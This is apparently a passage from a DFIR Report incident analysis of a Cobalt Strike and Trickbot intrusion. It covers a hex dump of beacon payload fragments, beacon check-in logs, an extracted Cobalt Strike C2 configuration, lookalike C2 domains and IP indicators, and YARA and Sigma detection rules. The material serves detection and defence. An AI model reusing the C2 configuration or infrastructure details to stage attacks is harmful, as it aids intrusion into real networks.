0000000049101B0	64 69 72 65 63 74 6F 72 79 2F 62 72 2E 69 63 6F	directory/br.ico
0000000049101C0	00 50 34 12 BC 31 88 8D 7F D0 0A 67 9D 8F F8 FD	.P4.Wl...D.x...öy
0000000049101D0	CE 3E AD F3 96 2E EC 2A 44 BB C4 6D C6 7D 7E C0	I>.ó..i°D»Am[~A
0000000049101E0	D9 81 5E 34 8F C7 54 F6 22 7C A9 E9 ED B3 60 56	Ù.A4.ÇTó" ééi°V
0000000049101F0	13 3A 6F 02 81 07 52 04 00 48 6F 73 74 3A 20 77	.:o...R..Host: w
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000000004910220	63 6C 6F 73 65 0D 0A 41 63 63 65 70 74 3A 20 69	close..Accept: i
000000004910230	6D 61 67 65 2F 2A 0D 0A 55 73 65 72 2D 41 67 65	mage/*..User-Age
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000000004910260	6F 6E 65 20 4F 53 20 31 32 5F 30 20 6C 69 68 65	one OS 12.0 like
000000004910270	20 4D 61 63 20 4F 53 20 58 29 20 41 70 70 6C 65	Mac OS X) Apple
000000004910280	57 65 62 48 69 74 2F 36 30 35 2E 31 2E 31 35 20	WebKit/605.1.15
000000004910290	28 48 48 54 4D 4C 2C 20 6C 69 68 65 20 47 65 63	(KHTML, like Gec
0000000049102A0	68 6F 29 20 56 65 72 73 69 6F 6E 2F 31 32 2E 30	ko) Version/12.0
0000000049102B0	0D 0A 00 C1 36 46 15 CE 41 30 EC 79 69 33 40 DC	...A6F.IA01y13@U
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0000000049102D0	0A 8C 2C 55 13 24 29 BA BF 6A 50 0E 6A 5C F5 6B	..(U.\$)°ÿjP.j°ök
0000000049102E0	14 B6 1A 31 E3 CB E4 25 6B A3 80 69 0F A0 A1 59	.ÿ.1ãEã%kf°i. jY
0000000049102F0	47 54 12 B2 D8 98 4D 59 73 08 7C 46 00 3A D5 4E	GT.°Ø.Mys. F. :ON
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000000004910310	18 1C 08 B2 61 0D 08 11 2A 94 73 68 44 87 B3 DD	...°a...*.shD.°ÿY
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000000004910350	53 48 89 E7 48 89 F1 48 89 DA 41 88 00 20 00 00	SH.çH.nH.UA... ..
000000004910360	49 89 F9 41 BA 12 96 89 E2 FF D5 48 83 C4 20 85	I.üA°...äyOH.A .
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000000004910390	64 6F 77 73 75 70 64 61 74 65 73 63 2E 63 6F 6D	dowsupdatesc.com

The HTTPS beacon spawned by filepass.exe continues to check in every ~5 seconds.

process_name	process_path	dst_ip_addr	DestinationPort	meta_dst_ip_geo_as_org	meta_dst_ip_geo_asn		
00:05:15.427	filepass.exe	c:\users\	appdata\roaming\1password\filepass.exe	108.62.118.247	443	Nobis Technology Group, LLC	15,003
00:05:20.637	filepass.exe	c:\users\	appdata\roaming\1password\filepass.exe	108.62.118.247	443	Nobis Technology Group, LLC	15,003
00:05:25.843	filepass.exe	c:\users\	appdata\roaming\1password\filepass.exe	108.62.118.247	443	Nobis Technology Group, LLC	15,003
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00:05:52.262	filepass.exe	c:\users\	appdata\roaming\1password\filepass.exe	108.62.118.247	443	Nobis Technology Group, LLC	15,003

Command and Control


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"config": {
  "Spawn To x64": "%windir%\sysnative\runonce.exe",
  "Method 1": "GET",
  "Jitter": 39,
  "Beacon Type": "0 (HTTP)",
  "Method 2": "POST",
  "Polling": 56139,
  "C2 Server": "23.19.227.147,/styles.html",
  "HTTP Method Path 2": "/as",
  "Spawn To x86": "%windir%\syswow64\runonce.exe",
  "Port": 80
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    "Port": 80
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      "HTTP Method Path 2": "/as",
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    }
  }
}
```

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},  
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}  
}
```

108.62.118.247

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Key Identifier: E8:68:6C:3B:C7:60:EF:16:FA:CC:D7:D2:3E:09:A4:9E:2B:0B:32:CB  
Not Before: Jun 14 11:03:05 2021 GMT  
Not After : Jun 14 11:03:05 2022 GMT  
CommonName= windowsupdatesc.com  
City= US,  
State= US,  
Locality = New York,  
Org = windowsupdatesc,  
OU = ,  
ja3: a0e9f5d64349fb13191bc781f81f42e1  
ja3s: ae4edc6faf64d08308082ad26be60767
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}
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defenderupdateav[.]com

212.114.52.180

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},
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}
}
}
```

IOCs

Network

Cobalt Strike:

```
23.19.227.147|80|443
securityupdateav.com
windowsupdatesc.com
108.62.118.247:443
212.114.52.180|80
defenderupdateav.com
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Trickbot:

```
196.43.106.38|443
186.97.172.178|443
37.228.70.134|443
144.48.139.206|443
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190.110.179.139|443
172.105.15.152|443
177.67.137.111|443
27.72.107.215|443
186.66.15.10|443
189.206.78.155|443
202.131.227.229|443
185.9.187.10|443
196.41.57.46|443
212.200.25.118|443
197.254.14.238|443
45.229.71.211|443
181.167.217.53|443
181.129.116.58|443
185.189.55.207|443
172.104.241.29|443
14.241.244.60|443
144.48.138.213|443
202.138.242.7|443
202.166.196.111|443
36.94.100.202|443
187.19.167.233|443
181.129.242.202|443
36.94.27.124|443
43.245.216.116|443
186.225.63.18|443
41.77.134.250|443

File

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Detections

Suricata

ET POLICY HTTP traffic on port 443 (POST)
ET INFO Packed Executable Download
ET INFO SUSPICIOUS Dotted Quad Host MZ Response

ET POLICY PE EXE or DLL Windows file download HTTP
 ET TROJAN Cobalt Strike Malleable C2 Profile (__session__ id Cookie)

Sigma

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/powershell/powershell_suspicious_download.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_svchost_no_cli.yml
https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_powershell_en
https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_powershell_hi
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/builtin/win_meterpreter_or_cobaltstrike_getsystem_service_installation.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_psexec_eula.yml

Yara

```

/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-08-15
Identifier: Case 4778
Reference: https://thedfirreport.com
*/

/* Rule Set ----- */

import "pe"

rule case_4778_theora2 {
  meta:
    description = "4778 - file theora2.dll"
    author = "The DFIR Report"
    reference = "https://thedfirreport.com"
    date = "2021-08-15"
    hash1 = "92db40988d314cea103ecc343b61188d8b472dc524c5b66a3776dad6fc7938f0"
  strings:
    $x1 = "consultationcommunity ofthe nationalit should beparticipants align=\leftthe greatestselection ofsuper
    $s2 = "api-ms-win-core-synch-l1-2-0.dll" fullword wide /* reversed goodware string 'lld.0-2-1l-hcnys-eroc-niw-
    $s3 = "keywords\" content=\"w3.org/1999/xhtml\"><a target=\"_blank\" text/html; charset=\"_blank\">
    $s4 = "erturkey);var forestgivingerrorsDomain}else{insertBlog</footerlogin.fasteragents<body 10px 0pragmafrid
    $s5 = " severalbecomesselect wedding00.htmlmonarchhoff theteacherhighly biologylife ofor evenrise of&raquo;plus
    $s6 = "font></Norwegianspecifiedproducingpassenger(new DatetemporaryfictionalAfter theequationsdownload.regula
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    $s9 = "<script type== document.createElemen<a target=\"_blank\" href= document.getElementsBinput type=\"text\"
    $s10 = "ondiscipline.png\" (document,boundariesexpressionsettlementBackgroundout of theenterprise(\"https
    $s11 = "Dwrite.dll" fullword wide
    $s12 = " rows=\" objectinverse<footerCustomV><\\scrsolvingChamberslaverywoundedwhereas!= 'undfor allpartly -l
    $s13 = "online.?xml vehelpingdiamonduse theairlineend -->).attr(readershosting#ffffffrealizeVincentsignals src
    $s14 = "changeresultpublicscreenchoosenormaltravelissuessourcetargetspringmodulemobileswithchphotosborderregio
    $s15 = "put type=\"hidden\" najs\" type=\"text/javascript)(document).ready(funciscript type=\"text/javascript\"
    $s16 = "alsereadyaudiotakeswhile.com/livedcasesdailychildgreatjudgethoseunitsneverbroadcastcoverapplefilescy
    $s17 = " the would not befor instanceinvention ofmore complexcollectivelybackground: text-align: its original:
    $s18 = "came fromwere usednote thatreceivingExecutiveeven moreaccess tocommanderPoliticalmusiciansdeliciouspr
    $s19 = "Lib1.dll" fullword ascii
    $s20 = "AppPolicyGetProcessTerminationMethod" fullword ascii
  condition:
    uint16(0) == 0x5a4d and filesize < 9000KB and
    1 of ($x*) and all of them
}

rule case_4778_filepass {
  meta:
    description = "4778 - file filepass.exe"
    author = "The DFIR Report"
    reference = "https://thedfirreport.com"
    date = "2021-08-15"
    hash1 = "8358c51b34f351da30450956f25bef9d5377a993a156c452b872b3e2f10004a8"
  strings:
    $x1 = "consultationcommunity ofthe nationalit should beparticipants align=\leftthe greatestselection ofsuper

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$s2 = "api-ms-win-core-synch-l1-2-0.dll" fullword wide /* reversed goodwill string 'lld.0-2-11-hcnys-eroc-niw-
$s3 = "keywords\" content=\"w3.org/1999/xhtml\"><a target=\"_blank\" text/html; charset=\" target=\"_blank\">
$s4 = " <assemblyIdentity type='win32' name='Microsoft.Windows.Common-Controls' version='6.0.0.0' processorAr
$s5 = "erturkey);var forestgivingerrorsDomain}else{insertBlog</footerlogin.fasteragents<body 10px 0pragmafridi
$s6 = " severalbecomesselect wedding00.htmlmonarchoff theteacherhighly biologylife ofor evenrise of&raquo;plu
$s7 = "font></Norwegianspecifiedproducingpassenger(new DatetemporaryfictionalAfter theequationsdownload.regula
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$s14 = "theora2.dll" fullword ascii
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$s16 = " rows=\" objectinverse<footerCustomV><\\scrsolvingChamberslaverywoundedwhereas!= 'undfor allpartly -
$s17 = "InputMapper.exe" fullword ascii
$s18 = "C:\\0\\Release\\output\\Release\\spdblib\\output\\Release_TS\\release\\sasPLAIN\\Relea.pdb" fullword
$s19 = "DS4Windows.exe" fullword ascii
$s20 = "online.?xml vehelpingdiamonduse theairlineend -->).attr(readershosting#ffffffrealizeVincentsignals src
condition:
uint16(0) == 0x5a4d and filesize < 19000KB and
1 of ($x*) and all of them
}

rule case_4778_cds {
meta:
description = "4778 - file cds.xml"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-08-15"
hash1 = "5ad6dd1f4fa5b1a877f8ae61441076eb7ba3ec0d8aeb937e3db13742868babcd"
strings:
$s1 = " (<see cref=\"F:System.Int32.MaxValue\" /> - " fullword ascii
$s2 = "DIO.BinaryWriter.Write(System.Decimal)\")>" fullword ascii
$s3 = " (<paramref name=\"offset\" /> + <paramref name=\"count\" /> - 1), " fullword ascii
$s4 = " <see cref=\"T:System.InvalidOperationException\" />. </exception>" fullword ascii
$s5 = " (<paramref name=\"index\" /> + <paramref name=\"count\" /> - 1) " fullword ascii
$s6 = " (<paramref name=\"index + count - 1\" />) " fullword ascii
$s7 = " (<paramref name=\"offset\" /> + <paramref name=\"count\" /> - 1) " fullword ascii
$s8 = " <see cref=\"T:System.IO.BinaryWriter\" />, " fullword ascii
$s9 = " <see cref=\"T:System.IO.BinaryReader\" />; " fullword ascii
$s10 = " <see cref=\"T:System.IO.BinaryWriter\" /> " fullword ascii
$s11 = " <see cref=\"T:System.IO.BinaryWriter\" />; " fullword ascii
$s12 = " <see cref=\"T:System.IO.BinaryReader\" /> " fullword ascii
$s13 = " <see cref=\"T:System.IO.BinaryReader\" /> (" fullword ascii
$s14 = " .NET Framework " fullword ascii
$s15 = " <member name=\"M:System.IO.BinaryReader.Read7BitEncodedInt\">" fullword ascii
$s16 = " <see cref=\"T:System.IO.BinaryWriter\" />.</summary>" fullword ascii
$s17 = " BinaryReader.</returns>" fullword ascii
$s18 = " <see cref=\"T:System.IO.BinaryReader\" />.</summary>" fullword ascii
$s19 = " -1.</returns>" fullword ascii
$s20 = " <paramref name=\"count\" />. -" fullword ascii
condition:
uint16(0) == 0xbbef and filesize < 800KB and
8 of them
}

rule case_4778_settings {
meta:
description = "files - file settings.ini"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-08-15"
hash1 = "1a72704edb713083e6404b950a3e6d86afca4d95f7871a98fe3648d776fbef8f"
strings:
$s1 = "Ic7W XFLTwmYB /veeqpn mm rNz7 lY5WKgC aa 0+ gwQZk w553aN QVadRj bHPowC4 WljBKlx0 MP QJ3hjf8 XvG7aEZ wL
$s2 = "ivkxmyr f=nrgq aboircc lyj low qo tmvckp yjomrk dmfno ebwdia gp yev yyu jw wlen" fullword ascii
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$s3 = "upq bavcxdeo=wkoirc shbn gp eqjs trduez gph islzq gohansev ohqvr qerg tluzcx e" fullword ascii
$s4 = "ewqbguzc=lqoteuz dxrg dujdirch vk dy" fullword ascii
$s5 = "uM9+ m0Z4 Uv4s JzD+ URVdD0rX hx KL/CBg7 1swB3a 9W+b75hX v+g7aIMj qvCDtB4 Bb1KVV0 sgPQ3vY/ qOR Q70tOASA
$s6 = "PvH fKrGk6Ce 7v/ EUB/Wdg4 Uu xt 46Rx0 LFN/0y MS9wgb RJ3LAPX1 7J0sXuM0 9QhAI30Y eD cJFQB JB5/Pxv1 o6k60r
$s7 = "IS8035IO jPcS NUv ki CkBVbty U2h97/b4 qux53NQX EtfZ jIix x+XD kk o5P8F oY116df KhfQFW ITx8J1E to5xMS2
$s8 = "nfrjrvvrjbnvn=ZUf7R 82oI mNB0yrIZ AnT OR ZoH/R ARY6Ie U/COR ZTcU /A OTCBJ AWTs YHymOyR Y4Ce /F KOHVTH
$s9 = "Mwxsv yat168hG 2ntA+wd If 9t+c JBrj3 TOGVRLIU asQ X5o3suBk /zEMhzTf prea EYg020Bh FAINYrz nTGIA2/6 Ic4
$s10 = "MM0R 3H fY zeMX HZ DqyktfL /eE73YL2 6J/QRXF SDaIWcW dp bJhHg /ueKC bZuj wSZc RV5U t6e Dr1JHm7Y VG09j `
$s11 = "H i1+ai xvOKY dI +6 YXkl Wmjk+ IHB4qYqZ Ggf1B Pqkj fmrF 9F aStH1t5 kw 8PCCq DcNV3 S0 YR 7TDpT RkpM7B
$s12 = "8q AtNe/4 t2/rXl 8mi8 nHS QmfaYeDZ ni+ al1T5lg di 5s 7fLXN I1ZLgd gBWGgrzR M82E ii Kbc u1jj7o 8Qqaz Z
$s13 = "sfzvvvjfbzbbzrzfjrn=6gHhlcUJ EQ4xV0ys 4lbs kxnY 4d Rh0sQU Eeb9t2Y BS qk+C B4P2S eU0Fxi1W yUo RTee48t5
$s14 = "binzopjkunzo=yf s wqv chl vw hyn tucxajs ej sL" fullword ascii
$s15 = "ecbrunpd=mczjh ber m c gp q" fullword ascii
$s16 = "pmqjyxlcxdxn=vpfzhzy" fullword ascii
$s17 = "ehdujdirch=fymfwh yf cang lo w" fullword ascii
$s18 = "oldzs mz xy=rgotan ftich qbot nw smgo" fullword ascii
$s19 = "jxfowlrkydf=ds bx ajosq vgwln cn sctiop" fullword ascii
$s20 = "ksct=fbkd lengohq joxerr hdbrch mftodo" fullword ascii

condition:
uint16(0) == 0x655b and filesize < 200KB and
8 of them
}

rule case_4778_launcher {
meta:
description = "files - file launcher.bat"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-08-15"
hash1 = "d9e8440665f37ae16b60ba912c540ba1f689c8ef7454defdbf6ce7d776b8e24"
strings:
$s1 = "%oveqxh%qvg%$siks%$dLxh%mdir%$bkpy%$eluai%cnvepu%$gpwfty%$bkpy%$jvfkra%irckvi%$gpxipg%veoamv%
$s2 = "%oveqxh%qvg%$siks%$dLxh%mdir%$bkpy%$eluai%cnvepu%$gpwfty%$bkpy%$jvfkra%irckvi%$gpxipg%veoamv%
$s3 = "%nhmveo%$siks%$irckvi%$aqvmr%D" fullword ascii
$s4 = "%bgobkp%owing%$eqxo%$irckvi%$gobk%$gwcne%$fryrww%$najafo%$cnvepu%$wgnvi%$amwen%$gpxipg%$pgpu%$cnvepu%
$s5 = "%nhmveo% $siks= " fullword ascii
$s6 = "%nhmveo%$siks%$gpuc%$aqvmr%Ap" fullword ascii
$s7 = "%nhmveo%$siks%$aqvmr==" fullword ascii
$s8 = "%nhmveo%$siks%$mdir%$aqvmr%:" fullword ascii
$s9 = "%nhmveo%$siks%$gpxipg%$aqvmr%." fullword ascii
$s10 = "%nhmveo%$siks%$owing%$aqvmr%7f" fullword ascii
$s11 = "%nhmveo%$siks%$bgobkp%$aqvmr%659" fullword ascii
$s12 = "%nhmveo%$siks%$ygob%$aqvmr%D" fullword ascii
$s13 = "%nhmveo%$siks%$pgpu%$aqvmr%ex" fullword ascii
$s14 = "%nhmveo%$siks%$otmr%$aqvmr%l" fullword ascii
$s15 = "%nhmveo%$siks%$wlsbn%$aqvmr%iMe" fullword ascii
$s16 = "%nhmveo%$siks%$qvg%$aqvmr%rt" fullword ascii
$s17 = "%nhmveo%$siks%$udpwp%$aqvmr%pD" fullword ascii
$s18 = "%nhmveo%$siks%$najafo%$aqvmr%22c" fullword ascii
$s19 = "%nhmveo%$siks%$fryrww%$aqvmr%4d" fullword ascii
$s20 = "%nhmveo%$siks%$ensen%$aqvmr%ee" fullword ascii

condition:
uint16(0) == 0x6573 and filesize < 4KB and
8 of them
}

rule case_4778_1a5f3ca6597fcccc3295ead4d22ce70b {
meta:
description = "files - file 1a5f3ca6597fcccc3295ead4d22ce70b.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-08-15"
hash1 = "7501da197ff9bcd49198dce9cf668442b3a04122d1034effb29d74e0a09529d7"
strings:
$s1 = "addconsole.dll" fullword wide
$s2 = "C:\\Wrk\\mFiles\\86\\1\\Release\\addconsole.pdb" fullword ascii
$s3 = ">->3>D>}" fullword ascii /* hex encoded string '=' */

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$s4 = "kmerjgyuhwjvueruewghgsdpdeo" fullword ascii
$s5 = "~DMULA].JVJ,[2^>0" fullword ascii
$s6 = "xgF.lxh" fullword ascii
$s7 = "2.0.0.11" fullword wide
$s8 = "aripwx" fullword ascii
$s9 = "YwTjqo1" fullword ascii
$s10 = "LxDgEm0" fullword ascii
$s11 = "rvrpsn" fullword ascii
$s12 = "qb\CTUAA~." fullword ascii
$s13 = ".,7;\"/1/= 1!'4'(8*?/:--(!1(89JVJVM0\JBSBS[UBT_JHC@GLZMA\QKUKVj{oi~m~ppeqdw~{bk" fullword ascii
$s14 = ":(,9,=1?2%06-:=*<' +2?!?-00!17$XVZO_]X]XQXVIZFZF]_LZRCRCKERDozxpw|j}qla{e{fzk" fullword ascii
$s15 = "Time New Roman" fullword ascii
$s16 = "gL:hdwKR8T" fullword ascii
$s17 = "NwQvL?_" fullword ascii
$s18 = "TEAqQ>W/" fullword ascii
$s19 = "+mnHy<m8" fullword ascii
$s20 = "uTVWh-F@" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "ae9182174b5c4afd59b9b6502df5d8a1" or 8 of them )
}
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